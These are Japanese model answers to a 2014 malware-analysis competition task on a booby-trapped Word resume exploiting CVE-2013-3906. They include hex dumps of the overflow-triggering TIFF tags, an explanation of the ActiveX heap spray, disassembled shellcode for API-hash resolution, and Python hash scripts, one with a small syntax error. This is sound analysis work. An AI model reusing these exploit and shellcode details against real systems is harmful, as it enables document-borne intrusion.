MWS Cup 2014

事前課題2「文書型マルウェア解析」模範回答

2　文書型マルウェア解析（10 点）

別途配布(MWSCup2014_pre_q2.zip)される MWS Cup 2014 用に作成された以下の文書型マルウェア（以下、「検体」という）について、設問に答えよ。

ファイル名	職務経歴書.docx
ファイルサイズ	340,246 バイト
ファイル形式	Word 2007 文書
MD5 ハッシュ値	1a0c5385e9d767ac01eeb7fc64a6595c
SHA1 ハッシュ値	0c4ce0de1799fb7cb6fa8ecad8398748b1eb6ffd
SHA256 ハッシュ値	6ea4041f8e9faf7d53128f89243c7b2bf370d5ebbcfaf1ba7043d0cc5c090a37

2.1　設問1

2.1.1　問題文

検体が悪用する脆弱性を特定せよ。また、検体に含まれる複数のファイルから、脆弱性の悪用に使用されるファイルを特定せよ。(2 点)

2.1.2　フレックス・スヴェンソンの解法

我々は、以下の手順で脆弱性の特定を行った。

1. 検体に含まれるファイルからキーワードを抽出
2. キーワードをもとに Web で脆弱性に関する情報を収集
3. Web で収集した情報をもとに脆弱性の悪用に用いられるファイルを推定
4. 脆弱性の悪用に用いられるファイルを解析
5. ファイルが脆弱性の悪用に利用されていることを確認

以下では、それぞれの手順について詳細に述べる。

1. 検体に含まれるファイルからキーワードを抽出

   DOCX ファイル内に存在する ActiveX[1～40] .bin と image1.jpeg(jpeg に偽装された TIFF ファイル)から、ActiveX コントロールと TIFF が攻撃に悪用されると考え、“word”、“activex”、“tiff”、および“脆弱性”を検索キーワードとして抽出した。

2. キーワードをもとに Web で脆弱性に関する情報を収集

四つのキーワードをもとに Web で情報を収集したところ、検体とファイル構成が非常に似た CVE-2013-3906 を発見した。また、CVE-2013-3906 をキーワードに Web で情報を収集したところ、CVE-2013-3906 は、Microsoft Word（以降、Word）が利用する OGL.DLL に存在するヒープオーバーフローの脆弱性だと判明した。また、OGL.DLL の脆弱性を突くために、TIFF ファイルが用いられることが判明した。

3. Web で収集した情報をもとに脆弱性の悪用に用いられるファイルの推定

CVE-2013-3906 では、OGL.DLL 内で呼び出される AllocateHeap 関数の第一引数（確保する領域のサイズ）に 0 を指定し、関数を呼び出す。その後、関数が確保した領域にデータをコピー（memcpy）することでヒープオーバーフローが起きる。AllocateHeap 関数の第一引数には、TIFF ファイル中の JPEG ビットマップのサイズが指定される。このため、検体の TIFF ファイルが脆弱性の悪用に用いられると推定した。

4. 脆弱性の悪用に用いられるファイルを解析

TIFF ファイルには、IFD タグと呼ばれる画像の情報を示すタグが含まれており、このタグの情報によって JPEG ビットマップのサイズを算出できる。図 1 は、TIFF ファイルのヘッダ部である。図 1 の太枠で囲われた値は、IFD タグが格納されている位置を示す IFDOffset（0x00049C8）である。図 2 は、IFDOffset の指すアドレス付近のデータを示している。図 2 の太枠で囲われた値は、IFD タグの数を表し、17 個の IFD タグが存在することを意味する。これらの IFD タグの情報から、検体のファイルが脆弱性の悪用に利用されていることを確認する。





図 1 TIFF のヘッダ



ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
000049C0	08	08	08	08	08	08	FF	D9	11	00	FE	00	04	00	01	00
000049D0	00	00	00	00	00	00	00	01	03	00	01	00	00	00	AB	02
000049E0	00	00	01	01	03	00	01	00	00	00	52	01	00	00	02	01
000049F0	03	00	03	00	00	00	1E	33	00	00	03	01	03	00	01	00
00004A00	00	00	06	00	00	00	06	01	03	00	01	00	00	00	02	00
00004A10	00	00	11	01	04	00	44	00	00	00	34	34	00	00	15	01
00004A20	03	00	01	00	00	00	03	00	00	00	16	01	04	00	01	00
00004A30	00	00	05	00	00	00	17	01	04	00	44	00	00	00	24	33
00004A40	00	00	1A	01	05	00	01	00	00	00	0E	33	00	00	1B	01
00004A50	05	00	01	00	00	00	16	33	00	00	1C	01	03	00	01	00
00004A60	00	00	01	00	00	00	28	01	03	00	01	00	00	00	02	00
00004A70	00	00	3D	01	03	00	01	00	00	00	01	00	00	00	02	02
00004A80	04	00	01	00	00	00	84	14	00	00	01	02	04	00	01	00
00004A90	00	00	44	35	00	00	00	00	00	00						

図 2 TIFF ファイルに含まれる IFD タグ

図 2 の JPEGInterchangeFormatLength から、JFIF のサイズは 0x1484 であることが分かる。また、StripByteCount のオフセット(0x3324)をもとに、Strip のサイズを算出できる。図 3 に、StripByteCounts が指し示すデータを示す。図 3 の太枠内には、すべての Strip が 4 バイト区切りで配置されている。すべての Strip のサイズを足し合わせると 0xFFFFEB7C となる。OGL.DLL は、「JFIF のサイズ + ((0x44)*2+8) + Strip のサイズ」バイトのヒープを確保する。括弧内を計算すると、0x1484 + 0x90 + 0xFFFFEB7C = 0x100000000 となり、確保される領域は、レジスタの桁あふれによって 0 バイトとなる。

5. ファイルが脆弱性の悪用に利用されていることを確認

職務経歴書¥word¥_rels¥document.xml.rels と職務経歴書¥word¥document.xml より、rID53 に指定された image1.jpeg が Word によって読み込まれることが分かる。このため、検体が悪用する脆弱性は CVE-2013-3906 であると特定した。

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00003320	08	00	08	00	98	B8	FF	FF	B2	00	00	00	B2	00	00	00
00003330	B3	00	00	00	B3	00	00	00	B2	00	00	00	B1	00	00	00
00003340	B1	00	00	00	B1	00	00	00	B2	00	00	00	B2	00	00	00
00003350	B2	00	00	00	B3	00	00	00	B2	00	00	00	B2	00	00	00
00003360	B2	00	00	00	DB	00	00	00	B0	00	00	00	B2	00	00	00
00003370	B2	00	00	00	BD	00	00	00	E0	00	00	00	E4	00	00	00
00003380	E9	00	00	00	FC	00	00	00	02	01	00	00	FB	00	00	00
00003390	F0	00	00	00	EF	00	00	00	02	01	00	00	0A	01	00	00
000033A0	FF	00	00	00	F7	00	00	00	F9	00	00	00	FA	00	00	00
000033B0	D8	00	00	00	DC	00	00	00	DD	00	00	00	CB	00	00	00
000033C0	C8	00	00	00	C5	00	00	00	BB	00	00	00	C0	00	00	00
000033D0	C2	00	00	00	C5	00	00	00	C6	00	00	00	BF	00	00	00
000033E0	A4	00	00	00	A4	00	00	00	A4	00	00	00	A4	00	00	00
000033F0	A4	00	00	00	A4	00	00	00	A4	00	00	00	A4	00	00	00
00003400	A4	00	00	00	A4	00	00	00	A4	00	00	00	A4	00	00	00
00003410	A4	00	00	00	A4	00	00	00	A4	00	00	00	A4	00	00	00
00003420	A4	00	00	00	A4	00	00	00	A4	00	00	00	A4	00	00	00
00003430	80	00	00	00	08	00	00	00	BA	00	00	00	6C	01	00	00

図 3 Strip ごとのバイト長

2.1.3 フレックス・スヴェンソンの解答

- 検体が悪用する脆弱性
  CVE-2013-3906
  (Microsoft Office 等による TIFF ファイルの読み込み処理に存在する脆弱性)
- 脆弱性の悪用に使用されるファイル
  職務経歴書¥word¥media¥image1.jpeg
  C:¥Program Files (x86)¥Common Files¥microsoft shared¥OFFICE12¥OGL.DLL

2.2 設問2

2.2.1 問題文

検体に含まれる複数のファイルのうち、脆弱性の悪用後に実行されるシェルコードが含まれるファイルをすべて挙げよ。また、シェルコードが含まれるファイルが複数存在する理由を述べよ。(2 点)

2.2.2 n00b の解法

まず最初にシェルコードが含まれているファイルを特定するために、バイナリエディタや下記のように OfficeMalScanner v0.61[6]を用いてシェルコードが存在しないか調べた。
OfficeMalscanner で調査した結果、Active1.bin～Active40.bin までが、下記図のように怪しいファイルであると検出された。

```
---------------------------------------------------------------------------------------------------------------
+-----------------------------------------+
|           OfficeMalScanner v0.61        |
|  Frank Boldewin / www.reconstructer.org  |
+-----------------------------------------+
[*] SCAN mode selected
[*] Opening file .¥職務経歴書¥word¥activeX¥ActiveX1.bin
[*] Filesize is 2097098 (0x1fffca) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

FS:[30h] signature found at offset: 0x916
FS:[30h] signature found at offset: 0x1916
FS:[30h] signature found at offset: 0x2916
FS:[30h] signature found at offset: 0x3916
～中略～

Analysis finished!
-----------------------------------------------------------
ActiveX1.bin seems to be malicious! Malicious Index = 25550
-----------------------------------------------------------
---------------------------------------------------------------------------------------------------------------
```

そこで、Active1.bin～Active40.bin をバイナリエディタで開くと、下記のような「cmd /c」等シェルコードに存在するような文字列が発見できた。

```
-------------------------------------------------------------------------------------
00004b30  00 17 10 00 00 90 45 96  b1 8c 6f 97 f0 8f 91 2e  |......E...o.....|
00004b40  64 6f 63 78 00 00 00 00  00 00 63 6d 64 20 2f 63  |docx......cmd /c|
00004b50  20 22 20 00 22 20 00 2e  45 58 45 00 92 86 92 c3  | " ." ..EXE.....|
00004b60  97 af 2e 6a 70 67 00 00  00 00 00 00 00 cc cc cc  |...jpg..........|
-------------------------------------------------------------------------------------
```

また、Active1.bin～Active40.bin のファイルのハッシュ値(md5)を調べた所、すべて「F40DFA46CF093062FF843632E337303A」であり、同一ファイルである事が分かった。
さらに Active*.bin の中身を詳しく調査したところ、図 2 のような、複数の同一シェルコードが、繰り返し並んでいるような構成になっていることが判明した。

図 4

上記手法は、ヒープスプレー手法を利用した際のヒープと同一の構成であることから、ヒープスプレーとなんらかの関係があるのではないかと推測した。調べた所、Word ファイルに含まれる、ActiveX のオブジェクトは、Word のドキュメントを開いた際に、そのまま Word プロセスのヒープ上にマッピングされる事が分かった(図 3)。　そのため、同一シェルコードを繰り返し並べている、ActiveX オブジェクトを複数用意してあるのは、ヒープスプレーを実現するためだといえる。




図 5

2.2.3 n00b の解答

■脆弱性の悪用後に実行されるシェルコードが含まれるファイル：ActiveX1.bin～ActiveX40.bin

■シェルコードが含まれるファイルが複数存在する理由：
ヒープスプレーを行い、攻撃が成功する確率を高めるため。

2.2.4 人海戦術チームの解法

環境：
VMware Fusion7.0.0 上に WindowsXP Professional SP3 を用意した。また、検体を動的解析するにあたり解析環境上に Microsoft Office Standard 2010 をインストールした。

解析手順：
解析対象は.docx ファイルであったため、Microsoft Office ドキュメント内の悪意あるコードを検出するためのコマンドラインツール、OfficeMalScanner を用いて悪性評価を行った。まず、バイナリファイルである activeX*.bin ファイルに対して OfficeMalScanner で scan を実行したところ、ファイル内に大量のシェルコードシグニチャが確認された（図 7 を参照）。悪性評価は 25550 と高い値を示した。

```
OfficeMalScanner.exe　ActiveX1.bin　scan
```




図 7. OfficeMalScanner による ActiveX1.bin の悪性評価

image1.jpeg からはシェルコードは検出されなかった。

設問 1 で示した CVE-2013-3906 の脆弱性を悪用する検体は、実行させるシェルコードを展開させるために ActiveX Heap-Spraying(または Non-Scriptable Heap-Spraying)というテクニックを利用

している。

HeapSpray はプロセスヒープの広大な領域にシェルコードのコピーを NOP スレッドとともに大量に作成するものである。攻撃者は脆弱性を悪用して関数ポインタや戻りアドレスを既知のプロセスヒープメモリセグメントを指す値で上書きする。この値はシェルコードの有効なコピーに通じる可能性が十分に高い信頼性の高い値に設定しなければならない。また、HeapSpray を行うようなスクリプトを別途用意してユーザに実行させる必要がある。

ActiveX Heap-Spraying では、HeapSpray を行うためのスクリプトを用意する必要はない。本検体のように、大量のシェルコードを含んだ ActiveX バイナリを文書内にフォーマットに従い複数用意しておくだけで、ユーザに悪意あるコードを実行させなくとも WinWord.exe が文書ファイルの読み込み時に自動的にこのバイナリを読み込むため、結果として HeapSpray と同等の操作を行うことになる。

OllyDbg より WinWord.exe のメモリマップを確認すると検体ファイルのロード後に ActiveX のバイナリファイルが広範囲に渡って展開されていることが確認できる（図 8 を参照）。




図 8. 検体ロード後のメモリマップの一部

2.2.5 人海戦術チームの解答

・シェルコードが含まれるファイル：activeX*.bin （* = 1 ~ 40）
・複数存在する理由：ActiveX Heap-Spraying（Non-Scriptable Heap-Spraying）というテクニックにより、シェルコードを含んだ大量の ActiveX ファイルを（不正なスクリプトをユーザに実行させることなく）ヒープ領域に読み込ませて HeapSpray を行うため

2.3 設問3

2.3.1 問題文

検体が使用しているシェルコードは、静的解析を妨害するために API をハッシュ値の状態で保

持している。このハッシュ値を求める方法を明らかにし、API 名を与えるとそのハッシュ値を出力するスクリプトを作成せよ。スクリプトは 20 行以内に収めるようにすることとし、言語に指定はない。(2 点)

2.3.2 フレックス・スヴェンソンの解法

職務経歴書¥word¥activeX¥ActiveX1.bin を IDA Pro で逆アセンブルし、得られたアセンブリを読み進めていくと図 1 の箇所にたどり着く。

```
seg000:0000095D     hash_api_name:                          ; CODE XREF: sub_943+27↓j
seg000:0000095D 00C                 movsx   edx, byte ptr [eax] ; API名の1文字をDW拡張しedxに代入
seg000:00000960 00C                 cmp     dl, dh          ; edxに文字が入っていなければ
seg000:00000962 00C                 jz      short loc_96C   ; ループを抜ける (loc_96Cへ)
seg000:00000964 00C                 ror     ebx, 0Fh        ; 15ビット右ローテート
seg000:00000967 00C                 add     ebx, edx
seg000:00000969 00C                 inc     eax             ; 次の文字へ
seg000:0000096A 00C                 jmp     short hash_api_name
seg000:0000096C     ; ﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄﾄ
```

図 6 API 名からハッシュ値を算出する関数

図 1 に示すアセンブリは、以下の手順で API 名からハッシュ値を算出する処理である。

1. AddressOfNames が指す文字列(API 名)から 1 バイト分をダブルワードに拡張し、拡張したデータを edx レジスタに格納する。
2. dl レジスタと dh レジスタを比較する。
3. dl レジスタと dh レジスタの内容が等しければ、short loc_96C にジャンプする。
4. ebx レジスタの値を 15 ビット右にローテートする。
5. 1 で取得したダブルワードのデータを ebx レジスタに加算する。
6. API 名の次の文字を eax レジスタの値が指すようにする。
7. 1 の処理に戻る。

我々は、上記の処理を Python スクリプトとして実現した。作成した Python スクリプトは、解答に示す。

2.3.3 フレックス・スヴェンソンの解答

API 名からハッシュ値を算出する Python スクリプトとその実行結果を以下に示す。なお、本スクリプトは 2 行で構成されている。

- Python スクリプト

  API 名からハッシュ値を算出する Python スクリプトを以下に示す。

```
def rot15(string): return reduce(lambda h,c: ((h>>15 | h<<17)+ord(c)) & 0xFFFFFFFF, [0]+list(string))
if __name__ == '__main__': print "hash:%s" % (hex((rot15(raw_input('input -> '))))[0:-1])
```

- 実行結果

  図 2 には、“input -> ”の後に API 名を入力すると、その一行下の“hash:”に続いて、入力した API 名のハッシュ値が 16 進数で表示されていることが示されている。

図 7 スクリプトの実行結果

2.3.4 GOTO Love with m1z0r3 の解法

検体の解析をするにあたり、ActiveX1.bin の 0x908 バイト目の and al, 0x90 という命令を shellcode の先頭とし解析を進める。他にも多数の shellcode が埋め込まれているが、内容はどれも同一であり、jmp や call 命令はどれも相対アドレスを利用した呼び出しを行っているため、一つだけ解析すれば十分である。

先頭から解析を進めていくと、まず jmp, call, pop という命令で shellcode 内のアドレスと取得している。この pop で得られたアドレスの先頭から 4 バイトずつ、13 個の数値がリトルエンディアンで格納されている。この数値は shellcode が保持している API のハッシュ値である。

以下に API のハッシュ値を求める命令を示す。ただし、以下の命令に入る際のレジスタの値は、

ebp ・・・ kernel32.dll のベースアドレス
esi ・・・ kernel32.dll のエクスポートアドレステーブルの先頭
edi ・・・ 保持しているハッシュ値が格納されているアドレス

となっている。

```
        954:   33 c9              xor     ecx,ecx
        956:   49                 dec     ecx

loc_957
        957:   41                 inc     ecx
        958:   ad                 lods    eax,DWORD PTR ds:[esi] ; kernel32.dll の API 名を取得する
        959:   03 c5              add     eax,ebp

loc_95b
        95b:   33 db              xor     ebx,ebx ;ebx を 0 に初期化
        95d:   0f be 10           movsx   edx,BYTE PTR [eax] ; edx にエクスポート関数名を 1 バイト読み込む
        960:   38 f2              cmp     dl,dh ;edx が 0 かどうかを確認
        962:   74 08              je      0x96c ;dl == dh ならば jump
        964:   c1 cb 0f           ror     ebx,0xf ; ebx の値を 15 ビット右にローテート
        967:   03 da              add     ebx,edx ; ebx の値に edx を加える
        969:   40                 inc     eax ; eax をインクリメント
        96a:   eb f1              jmp     0x95d ;

loc_96c
        96c:   3b 1f              cmp     ebx,DWORD PTR [edi] ; 呼び出したいハッシュ値と比較
        96e:   75 e7              jne     0x957 ; 違っていたら loc_957 に戻り、次の API のハッシュ値を求める
        970:   5e                 pop     esi ;   IMAGE_EXPORT_DIRECTORY のアドレスをスタックから取り
                                              出して eax に代入
        971:   8b 5e 24           mov     ebx,DWORD PTR [esi+0x24] ; 序数テーブルの RVA を ebx に代入
        974:   03 dd              add     ebx,ebp ; RVA を VA に変換
        976:   66 8b 0c 4b        mov     cx,WORD PTR [ebx+ecx*2] ; 対象となる API の序数を cx に代入
        97a:   8b 5e 1c           mov     ebx,DWORD PTR [esi+0x1c] ; エクスポートアドレステーブルの RVA
                                                                   を ebx に代入
        97d:   03 dd              add     ebx,ebp ; RVA を VA に変換
        97f: 8b 04 8b             mov     eax,DWORD PTR [ebx+ecx*4] ; RVA を VA に変換序数を基に
                                                                    エクスポートアドレステーブルから
                                                                    対象となる API のアドレス(RVA)を
                                                                    取得
        982:   03 c5              add     eax,ebp ; RVA を VA に変換
        984:   ab                 stos    DWORD PTR es:[edi],eax ; [edi]に API のエントリポイントのアドレスを
                                                                  書き込む
        985:   5e                 pop     esi
        986:   59                 pop     ecx
        987:   c3                 ret
```

95b から 96a は、計算中のハッシュ値を格納している ebx を 15 ビット右にローテートし、API 名を 1 バイトずつ取り出して ebx に加える処理を繰り返している。

このハッシュの計算法を実装したものを解答で示す。

96c では、保持しているハッシュ値と API 名から求めたハッシュ値を比較している。ハッシュ値が異なる場合 loc_957 に戻り次の kernel32.dll の API 名のハッシュ値を計算し、ハッシュ値が一致するまで続ける。ハッシュ値と一致した場合、IMAGE_EXPORT_DIRECTORY の序数テーブルとエクスポートアドレステーブルをたどり、呼び出したい API のエントリポイントのアドレスを取得する。

以下の表は、実行ファイル内に保持されていたハッシュ値と、対応する kernel32.dll の API 名であ

る。

表 2.1 実行ファイル内に保持されていたハッシュ値と対応する kernel32.dll の API 名

ハッシュ値	API 名
488025A5	lstrcatA
4A887999	WriteFile
1EC99C46	CloseHandle
10121EE3	WinExec
645A0A54	GetTempPathA
25339452	CreateFileA
16A1F0E1	SetFilePointer
38282189	ReadFile
DB3E8D63	LocalAlloc
FE0DB299	GetFileSize
8EE05933	TerminateProcess
4128BB03	CreateFileMappingA
F36F1F2C	MapViewOfFile

2.3.5 GOTO Love with m1z0r3 の解答

■ ハッシュ値を求める手法

ハッシュ値を格納するレジスタを 15 ビット右にローテートし、API 名を一文字取り出して加える、という処理を繰り返す。

■ python2.7 系で実装すると、

実装 1

```
def ror15(string):
    hash = 0
    for s in list(string):
        hash = (hash >> 15 | hash << 17) & 0xFFFFFFFF
        hash = (hash + ord(s)) & 0xFFFFFFFF
    return hash
```

実装2

```
def ror15(string):
    return reduce(lambda h,c: ((h >> 15 | h << 17)+ord(c)) & 0xFFFFFFFF, list(string), 0)
```

となる。

2.3.6 人海戦術チームの解答

Python(13 行):

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import sys
```

```
def ROR(x, n):
    return ((x >> n) | (0xFFFFFFFF & (x << (32 - n))))

def API_HASHING(s):
    hash_value = 0
    for c in s:
        hash_value = ROR(hash_value, 0x0F)
        hash_value = hash_value + ord(c)
    return hash_value

if __name__ == '__main__':
    print(hex(API_HASHING(sys.argv[1]))
```

※Python に ROR 命令に対応するローテートシフト命令が用意されていないためそれに対応する関数を用意する必要がある。通常の右シフト後のビット列と右シフトによって溢れたビット列をそれぞれビットシフト演算で取出して OR 演算することでローテートシフトを実現している。なお、(x << (32 - n))の部分で計算結果が 32bit を超えてしまう場合があるので 0xFFFFFFFF で 32bit に収まるようにビットマスクをかける必要がある。実行結果の一部を図 11 に示す。




図 11. Python スクリプトの実行結果

別解: CheatEngine の AutoAssembler スクリプト(20 行):

```
ALLOC(APIHashing, 128)          // 作業用領域確保
ALLOC(Hash, 4)                  // ハッシュ値が格納される領域確保
CREATETHREAD(APIHashing)  // 実行
LABEL(API_NAME)
LABEL(_LOOP)
LABEL(_END)

APIHashing:
```

```
   mov eax,API_NAME
_LOOP:
   movsx edx, byte ptr [eax]
   cmp dl,dh
   jz _END
   ror [Hash], 0F
   add [Hash], edx
   inc eax
   jmp _LOOP
_END:
   ret
API_NAME:
   db 'WriteFile' 00
```

CheatEngine はゲームハッキング用途のために作成されたプロセスメモリエディタ兼デバッガのツールである。このツールには AutoAssembler(AA)というアセンブリライクのスクリプトを直接メモリ領域に Injection できる機能を備えている。検体のシェルコードに含まれる API ハッシュの処理をこの AA スクリプトに適用したものが上記のスクリプトである。これを利用することで ROR 命令やその他のコードをそのままスクリプトに適用できる。なお、20 行に収めるためスクリプトの記述を通常より簡略化してある

